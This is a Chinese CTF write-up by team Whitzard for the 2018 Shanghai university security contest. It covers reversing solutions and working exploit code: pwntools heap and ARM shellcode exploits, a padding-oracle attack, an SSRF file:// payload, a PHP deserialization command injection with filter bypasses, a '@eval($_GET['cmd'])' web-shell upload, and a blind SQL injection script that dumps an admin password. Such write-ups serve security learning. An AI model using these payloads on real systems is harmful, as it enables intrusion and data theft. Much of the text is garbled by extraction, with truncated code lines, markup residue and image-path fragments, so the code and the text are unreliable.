2018 上海市大学生网络安全大赛线上赛 Writeup by Whitzard

在本周末的第四届上海市网络安全大赛线上赛上,我们队伍的成员发挥出色,获得了线上赛的第一名(给大佬们递茶)。现在将题目的 writeup 发出来分享给大家。

easy_py

拿到一个pyc 分析了一下发现中间被恶意插了一行字节码,把他删掉可以正常disasm。

然后直接写python做逆操作
>>> comp=[0,10,7,1,29,14,7,22,22,31,57,30,9,52,27]
>>> s=""
>>> for i in comp:
    s+=chr((-i-1)^(-103))
. . .
>>> s
'flag{happy_xoR}'
Pwn
memo_server
漏洞在于free时没清空指针,修改count即可double free。提示说无法直接getshell,不知所云。
from pwn import *
import re
import urllib
code = ELF('./pwn', checksec=False)
context.arch = code.arch
context.log_level = 'debug'
def add(memo, count):
  r.sendline('POST /add \nConnection: keep-alive\n\nmemo={}&count={}'.format(memo, count))
  ret = r.recvuntil('}\n')
  r.sendline('''POST /count \nConnection: keep-alive\n''')
  ret = r.recvuntil('}\n')
def show():
  r.sendline('''GET /list \nConnection: keep-alive\n\n''')
  ret = r.recvuntil('</html>\n')
  return ret
```

def exploit(r):
 add('a'*4, 1)
 add('b'*4, 1)
 add('c'*4, 1)

```
add('d'*4, 1)
   add('a'*48, 1)
   add('b'*48, 1)
   add('c'*48, 1)
   add('d'*48, 1)
   add('eee', 123456)
   fre()
   sleep(3)
   tmp = show()
   p = re.compile(r'  (.+?)  ')

   add(urllib.quote(flat(0x60308a)).ljust(0x30, 'A'), 12345)
   r.sendline('POST /add \nConnection: keep-alive\n\nmemo={}&count={}'.format(urllib.quote(flat('A'*6, libc.sym['system'])).l
   #flag{f31e33ff-0fcc-49b3-b29c-6e4a4364e2e4}
   r.interactive()
baby_arm
栈溢出,打开NX跳shellcode。
from pwn import *
code = ELF('./pwn', checksec=False)
context.arch = code.arch
context.log_level = 'debug'
r = remote('106.75.126.171', 33865)
sc = asm(shellcraft.aarch64.linux.sh(), arch='aarch64').ljust(0x30) + p64(0x400600) + p64(0x411068)
r.sendafter('Name:', sc)
r.send(flat(cyclic(64), 1, 0x4008CC, [0,0x4008AC,0,0,0x411068+0x30,7,0x1000,0x411000]))
#flag{a62ddf9e-d3c4-4021-93ca-6d46361ed6bc}
r.interactive()
```

Re

cpp

题目有两个对输入进行处理并且验证的地方first_handle和second_handle:

```
_int64 __fastcall main(__int64 a1, char **a2, char **a3)
 char in; // [rsp+0h] [rbp-80h]
 char out; // [rsp+20h] [rbp-60h]
 char in_; // [rsp+40h] [rbp-40h]
 unsigned __int64 v7; // [rsp+68h] [rbp-18h]
 v7 = readfsqword(0x28u);
 std::operator<<<std::char_traits<char>>(&std::cout, "input flag:");
 std::operator>><char,std::char_traits<char>,std::allocator<char>>(&std::cin, &in);
 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&in_, &in);
 first_handle((__int64)&out, (__int64)&in_, (__int64)&in_);
 \verb|std:=_exx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&in_);
 second_handle((__int64)&out);
 sub_40154E((__int64)&out);
 \verb|std:=_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>::-basic_string(&in);\\
 return OLL;
}
第一处处理:
unsigned __int64 __fastcall sub_40111A(__int64 input)
 _BYTE *v1; // rbx
 int v2; // er12
 const char *v3; // rax
 int i; // [rsp+1Ch] [rbp-54h]
 char s1[43]; // [rsp+20h] [rbp-50h]
unsigned __int64 v7; // [rsp+58h] [rbp-18h]
v7 = \underline{readfsqword(0x28u)};
 s1[0] = 0x99u;
 s1[1] = 0xB0u;
 s1[2] = 0x87u;
 s1[3] = 0x9Eu;
 s1[4] = 0x84u;
 s1[5] = 0xA0u;
 s1[6] = 0xCBu;
 s1[7] = 0xEFu;
 s1[8] = 0x88u;
 s1[9] = 0x90u;
 s1[10] = 0xBBu;
 s1[11] = 0x8Eu;
 s1[12] = 0x91u;
 s1[13] = 0xE0u;
 s1[14] = 0xD2u;
s1[15] = 0xAEu;
s1[16] = 0xD4u;
s1[17] = 0xC5u;
s1[18] = 0x6F;
 s1[19] = 0xD7u;
 s1[20] = 0xC0u;
 s1[21] = 0x68;
 s1[22] = 0xC6u;
s1[23] = 0x6A;
s1[24] = 0x81u;
 s1[25] = 0xC9u;
 s1[26] = 0xB7u;
 s1[27] = 0xD7u;
 s1[28] = 0x61;
 s1[29] = 4;
 s1[30] = 0xDAu;
 s1[31] = 0xCFu;
s1[32] = 0x3D;
 s1[33] = 0x5C;
s1[34] = 0xD6u;
 s1[35] = 0xEFu;
s1[36] = 0xD0u;
```

```
s1[37] = 0x58;
   s1[38] = 0xEFu;
   s1[39] = 0xF2u;
   s1[40] = 0xADu;
   s1[41] = 0xADu;
   s1[42] = 0xDFu;
   for ( i = 0;
                  i < (unsigned \__int64) std::\_cxx11::basic\_string < char, std::char\_traits < char, std::allocator < char>::length(input); \\
        v1 = (_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](input, i);
       *v1 = ((*(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](input, i) >> 6)
   }
   \texttt{v3} = (\texttt{const char} *) \texttt{std} :: \_\texttt{cxx11} :: \texttt{basic\_string} < \texttt{char\_std} :: \texttt{char\_traits} < \texttt{char} >, \texttt{std} :: \texttt{allocator} < \texttt{char} > > :: \texttt{c\_str}(\texttt{input}) ; \texttt{char\_traits} < \texttt{char} >, \texttt{std} :: \texttt{allocator} < \texttt{char} > > :: \texttt{c\_str}(\texttt{input}) ; \texttt{char\_traits} < \texttt{char} >, \texttt{char} > :: \texttt{c\_str}(\texttt{input}) ; \texttt{char\_traits} < \texttt{char} > :: \texttt{c\_str}(\texttt{input}) ; \texttt{char\_traits} < \texttt{char} > :: \texttt{c\_str}(\texttt{input}) ; \texttt{char\_traits} < \texttt{ch
   if (strcmp(s1, v3) == 0)
                                                                                                                            // fake
       sub_4012CE(input);
                                                                                                                             // flag is: flag\{7h15_15_4_f4k3_F14G_=3=_rua!\}
       exit(0);
  return __readfsqword(0x28u) ^ v7;
}
对输入进行移位异或的操作input[i]=(input[i]>>6)|((input[i]<<2))^i,之后和固定值比较,相等则输出假的成功信息。
第二处处理:
unsigned __int64 __fastcall second_handle(__int64 input)
   _BYTE *v1; // r12
   int v2; // ebx
   char v3; // r13
   const char *v4; // rax

                                                                                        j);
               *v1 = v3 & ~(v2 & *(_BYTE *)std::__cxxl1::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                                                                                                       input,
                                                                                                        j - 1));
        }
   }
   v4 = (const char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(input);
  if ( strncmp(v4, s, 32uLL) == 0 )
                                                                                                                                        // real
        sub_401522();
   return __readfsqword(0x28u) ^ v10;
对经过移位异或后的输入进行运算(input[i-1]|input[i])&(~(input[i]&input[i-1])),然后和固定值比较,相等则输出真的成功信息。
下面是解密的脚本:
\mathtt{s1} = [153, \ 176, \ 135, \ 158, \ 132, \ 160, \ 203, \ 239, \ 136, \ 144, \ 187, \ 142, \ 145, \ 224, \ 210, \ 174, \ 212, \ 197, \ 111, \ 215, \ 192, \ 104, \ 198, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106, \ 106,

for i in range(4):
  for j in range(len(s)-1,0,-1):
        a=s[j-1]|s[j]
        s[j]=a&(~(s[j]&s[j-1]))
print s
flag=''
for i in range(len(s)):
  tmp=((s[i])^i)&0xff
  c=((tmp<<6)&0xff|(tmp>>2)&0xff)&0xff
  s[i]=c
  flag+=chr(s[i])
print s
print (flag)
\#flag\{W0w\_y0u\_m4st3r\_C\_p1us\_p1us\}
cyvm
简单vm,输入存到s,经过vm处理后判断与s2相等。
分析vm代码,发现是将输入的每一位与后面一位和index作异或:
0 \times 0 F
0x10 \ 0x14 \ 0x20 \ reg[0] = 0x20
0x10 \ 0x16 \ 0x00 \ reg[2] = 0
0x09 0x24 jmp 0x24
0x9:
0x02 \ 0x15 \ 0x16 \ reg[1] = s[reg[2]]
0xE9 nop
0x12 0x16 reg[2]++
```

```
OxE8 nop
0x02 \ 0x17 \ 0x16 \ reg[3] = s[reg[2]]
0x13 0x16 reg[2]--
0x90 nop
0x06 0x15 0x17 reg[1] ^= reg[3]
0x45 nop
0x06 0x15 0x16 reg[1] ^= reg[2]
0x76 nop
0x01 \ 0x15 \ 0x16 \ s[reg[2]] = reg[1]
0x12 \ 0x16 \ reg[2]++
0xFF nop
0 \times 24:
0x0A 0x14 0x16 cmp reg[0] reg[2]
0x0C 0x09 jz 0x9
翻译成python:
for i in range(len(s)):
  s[i] = s[i] ^ s[i+1] ^ i
于是实现逆过程:
data=[0x0A, 0x0C, 0x04, 0x1F, 0x48, 0x5A, 0x5F, 0x03, 0x62, 0x67, 0x0E, 0x61, 0x1E, 0x19, 0x08, 0x36, 0x47, 0x52, 0x13, 0x57,
for i in range(31,-1,-1):
  data[i]^=i
  data[i]^=data[i+1]
print ''.join(map(chr,data))
得到flag:
flag{7h15_15_MY_f1rs7_s1mp13_Vm}
What's_it
读入6位小写字母并md5,然后对md5中的0的数量和位置做了一个check,爆破:
import hashlib
import threading
def test(s):
  cnt = 0
  tot = 0
  for i in range(len(s) ):
      if s[i] == '0':
          tot += 1
          cnt += i
  return 10*tot + cnt == 403
def brute(a):
  s=''
  for b in range(97,123):
      for c in range(97,123):
          for d in range(97,123):
               for e in range(97,123):
                   for f in range(97,123):
                      s=chr(a)+chr(b)+chr(c)+chr(d)+chr(e)+chr(f)
                      m2 = hashlib.md5()
                      m2.update(s)
                      h=m2.hexdigest()
                      if test(h):
                          print s, h
for i in range(97,123):
  t = threading.Thread(target=brute,args=(i,))
  t.start()
得到ozulmt 0ec448d42dbf0000c020c0000048010e
运行程序,输入ozulmt, decode函数会根据md5的后4位对check函数进行异或脱壳, dump内存得到脱壳后的check函数:
int check(unsigned __int8 *a1)
 signed int len_input; // eax
 char data[32]; // [esp+1Dh] [ebp-6Bh]
```

```
char input[50]; // [esp+3Eh] [ebp-4Ah]
 int k; // [esp+70h] [ebp-18h]
 int j; // [esp+74h] [ebp-14h]
 int i; // [esp+78h] [ebp-10h]
 unsigned int should32; // [esp+7Ch] [ebp-Ch]
 should32 = 0;
 for ( i = 0; i \le 3; ++i )
  should32 += a1[i];
 srands(should32);
 *(_DWORD *)data = 0;
 *(_DWORD *)&data[29] = 0;
 memset(
  (void *)((unsigned int)&data[4] & 0xFFFFFFC),
  0,
  4 * (((unsigned int)&data[-((unsigned int)&data[4] & 0xfffffffC) + 33] & 0xfffffffC) >> 2));
 printfs(1);
 scanfs(input);
 checkht(input);
 for ( j = 0; j \le 31; ++j )
  data[j] = ASCII[rands(16)];
 should32 = 0;
 for (k = 0; ++k)
  len_input = strlens(input);
  if ( len_input <= k )
    break;
  if ( input[k] == data[k] )
    ++should32;
  else
     should32 += 100;
 if ( should32 == 32 )
  should32 = 2;
 else
  should32 = 3;
 return printfs(should32);
在checkht中检查flag格式后,根据md5的前4位作为种子生成32个16进制字符生成flag,用c++实现:
#include <cstdio>
#include <cstring>
#include <iostream>
using namespace std;
int main(){
  char *s="0123456789abcdef";
  srand(300);
  for(int i = 0; i < 32; i++)
      cout << s[rand()%16];
}
修正格式,得到flag:
flag{a197b847-7092-53a4-7c41-bc7d6d52e69d}
Crypto
rsaaaaaa
有两关
第一关令 d=1 可以很快得到一个满足的N
第二关 让服务器解密2m对应的cipher,把解密的结果除2即可得到m
通过两关后aes解密即可获得flag
脚本如下
from pwn import *
from hashlib import sha512
from Crypto.Util.number import *
from Crypto.Cipher import AES
```

```
context.log level="debug"

aesssss
问题出在pad以及unpad的过程
通过设置最后一个字节,可以缩短或者加长原来的flag
我们可以根据如下的算法爆破出flag的最后一个字节
1.记录原来的flag对应的密文
2.截断原来flag的最后一个字节
3.遍历所有的可见字符,在截断后的flag末尾增加一个字节,并获得对应密文,将密文逐个与第一步得到的密文对比,找到相同的密文,即可获得最后一个字节
然后依此逐个字节向前爆破,获得完整的flag
脚本如下
from pwn import *
import string
from hashlib import sha256
context.log_level="info"
con=remote("106.75.13.64",54321)
```

```
#con=remote("127.0.0.1",23333)

plain="}"
flag=getflagenc()
#changeflag(ord('}'),33)
#print getflagenc()
#print flag
i = 33
while(i>1):
   reduceflag(i)
   flag=getflagenc()
   for char in string.printable[:-4]:
       changeflag(char,i-1)
       m=getflagenc()
       if m==flag:
           plain=char+plain
           i-=1
           success(plain)
           break
print plain
con.close()
flag{H4ve_fun_w1th_p4d_and_unp4d}
Web
web01
根据提示,访问 robots.txt 得到 hint: source.php flag.php, 继续访问 source.php, 得到:
you need to login as admin!
<!-- post param 'admin' -->
然后修改请求,补充参数 admin=1,得到:
you need to login as admin!
<!-- post param 'admin' -->only 127.0.0.1 can get the flag!!
```

```
x-client-IP: 127.0.0.1
admin=1
得到
you need to login as admin!
<!-- post param 'admin' -->you need post url: http://www.ichunqiu.com
传入参数 url, 可以得到
you need to login as admin!
<!-- post param 'admin' -->http://www.ichunqiu.com
<img src="download/577706618;img1.jpg"/>
这里推测为 SSRF 解析问题,构造 payload:
admin=1&url=http%3A%2F%2F%40127.0.0.1%3A80%40www.ichunqiu.com%2F.%2F%2Findex.php
可以在页面返回的 <img src="download/1933783052;img1.jpg"/> 的对应文件里看到相应返回的主页内容。
由此通过 file 协议构造 payload:
admin=1 \\ \&url=file \\ \$3A \\ \$2F \\ \$2F \\ \$40127.0.0.1 \\ \$3A80 \\ \$40 \\ uww.ichunqiu.com \\ \$2F.. \\ \$2F.. \\ \$2F \\ \$2Fvar \\ \$2Fwww \\ \$2Fhtml \\ \$2Fflag.php
获得 flag: flag{4f643122-b7ab-4a43-9ab2-c8360cf5e376}
web02
通过备份文件 .index.php.swp 得到源码:
<?php
error_reporting(0);
class come{
   private $method;
   private $args;
   function __construct($method, $args) {
       $this->method = $method;
       $this->args = $args;
   function __wakeup(){
       foreach(\$this->args as \$k => \$v)  {
           \theta = \theta = \theta = \theta 
   function waf($str){
       $str=preg_replace("/[<>*;|?\n ]/","",$str);
       $str=str_replace('flag','',$str);
       return $str;
   function echo($host){
       system("echo $host");
   function __destruct(){
       if (in_array($this->method, array("echo"))) {
           call_user_func_array(array($this, $this->method), $this->args);
   }
$first='hi';
$var='var';
$bbb='bbb';
$ccc='ccc';
$i=1;
foreach($_GET as $key => $value) {
       if($i===1)
```

继续修改,用x-client-IP: 127.0.0.1 绕过:

```
{
                              $i++;
                              $$key = $value;
                   else{break;}
}
if($first==="doller")
        @parse_str($_GET['a']);
        if($var==="give")
         {
                   if($bbb==="me")
                    {
                              if($ccc==="flag")
                                         echo "<br>>welcome!<br>";
                                         $come=@$_POST['come'];
                                         unserialize($come);
                              }
                   }
                   else
                    {echo "<br>think about it<br>";}
        }
        else
         {
                   echo "NO";
        }
}
else
        echo "Can you hack me?<br>";
}
?>
使用 first=doller&a=var=give%26bbb=me%26ccc=flag 绕过 GET 参数的检查。然后利用 php 的反序列化在 host 函数处命令注入。
可以看到 waf 会进行过滤,但可以用双写绕过 flag 过滤 flflagag,$IFS 绕过空格过滤,最终得到 payload 如下:
\verb|come=0\%3A4\%3A\%22come\%22\%3A2\%3A\%7Bs\%3A12\%3A\%22\%00come\%00method\%22\%3Bs\%3A4\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22\%00come\%00args\%22\%3Ba\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22\%3Bs\%3A10\%3A\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo\%22echo
得到flag: flag{95812941-e7c8-4ec8-abf9-fdf2f275c54c}
web03
源码审计:
<?php
        //error_reporting(0);
        //$dir=md5("icq" . $_SERVER['REMOTE_ADDR']);
        $dir=md5("icq");
        $sandbox = '/var/sandbox/' . $dir;
        @mkdir($sandbox);
        @chdir($sandbox);
        if($_FILES['file']['name']){
                   $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']['name'];
                   if (!is_array($filename)) {
                             $filename = explode('.', $filename);
                   $ext = end($filename);
                   if($ext==$filename[count($filename) - 1]){
                             die("emmmm...");
                   $new_name = (string)rand(100,999).".".$ext;
                   move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
                   $_ = $_POST['hehe'];
                   if(@substr(file(\$_)[0],0,6) == '@<?php' && strpos(\$_,\$new_name) == false) \{ (as trpos(\$_,\$new_name)) == false) \}
                             include($);
                   unlink($new_name);
```



```
}
  else{
      highlight_file(__FILE__);
使用数组绕过第一步的检查, 然后用 / . 绕过 unlink:
  -----568507734196432315160385
Content-Disposition: form-data; name="file[0]"
ada
   -----568507734196432315160385
Content-Disposition: form-data; name="file[a]"
php/.
-----568507734196432315160385
Content-Disposition: form-data; name="file"; filename="index.php"
Content-Type: application/x-httpd-php
<?php
  @eval($_GET['cmd']);
-----568507734196432315160385--
然后尝试 include shell 文件 (爆破):
-----280543779984883401718121
Content-Disposition: form-data; name="file[0]"
php
-----280543779984883401718121
Content-Disposition: form-data; name="file[a]"
php/.
-----280543779984883401718121
Content-Disposition: form-data; name="hehe"
100.php
-----280543779984883401718121
Content-Disposition: form-data; name="file"; filename="index.php"
Content-Type: application/x-httpd-php
@<?php
  @eval($_GET['cmd']);
-----280543779984883401718121--
爆破 900 次后会发现整个文件夹下都是相应的 shell 文件,轻松 include,最后得到 flag:flag{5932a9f0-efee-45a5-ba6f-4437563f5042}
web04
发现 http://6ff03671b0644e8db32a373d5c78c9bbf360c9fb8de74568.game.ichungiu.com/select_guest.php?id=1&Submit=Select+Guest id
处存在注入点,写脚本注入 admin 密码:
import string
import requests
s = requests.Session()
v = ""
def judge(text):
  return text != '$content=str_replace($value,"",$content)'
def get(url, data):
  return s.get(url, params=data)
def test(payload):
  url = "http://43738b589b7f4ddc83ece06a8f71af34d783a0ab788f4ab4.game.ichunqiu.com/select_guest.php"
```

```
return get(url, {'id': payload})
def blind_inject(s):
   r = ''
   while True:
       left = 0
      right = 128
       while left <= right:
           mid = (left + right) // 2
           c = chr(mid)
           payload = s.format(len(r)+len(v)+1, c)
           #print(payload)
           if judge(test(payload).text):
               left = mid + 1
           else:
              right = mid - 1
       if left == 0:
           break
       else:
           print(left)
       r += chr(left)
       print(v+r)
   return r
def main():
   #blind_inject("1%27%20and%20substr(database(),{},1)%20>%20%27{}%27%23")
   #blind_inject("1' and substr((SELECT GROUP_CONCAT(table_name) FROM information_schema . tables WHERE table_schema=database(
   #blind_inject("1' and substr((SELECT GROUP_CONCAT(column_name) FROM information_schema . columns WHERE table_name = 'user'
   blind\_inject("1' and substr((SELECT password FROM web.user where id = 1), \{\},1) > '\{\}' \ \#")
if __name__ == '__main__':
   main()
```

盲注得到 admin 密码的 md5 为 E3274BE5C857FB42AB72D786E281B4B8, 查找得到 adminpassword

<mark>登录进入</mark> http://6ff03671b0644e8db32a373d5c78c9bbf360c9fb8de74568.game.ichunqiu.com/the_last_upload.php

发现是文件上传界面,可控的注入点有 filename 和 uploaddir 两处:



控制 uploaddir=./flag.p, filename=hp, 然后使用 %02 成功截断,成功获得 flag{5accd04b-53bd-4b78-b085-lea674418701}
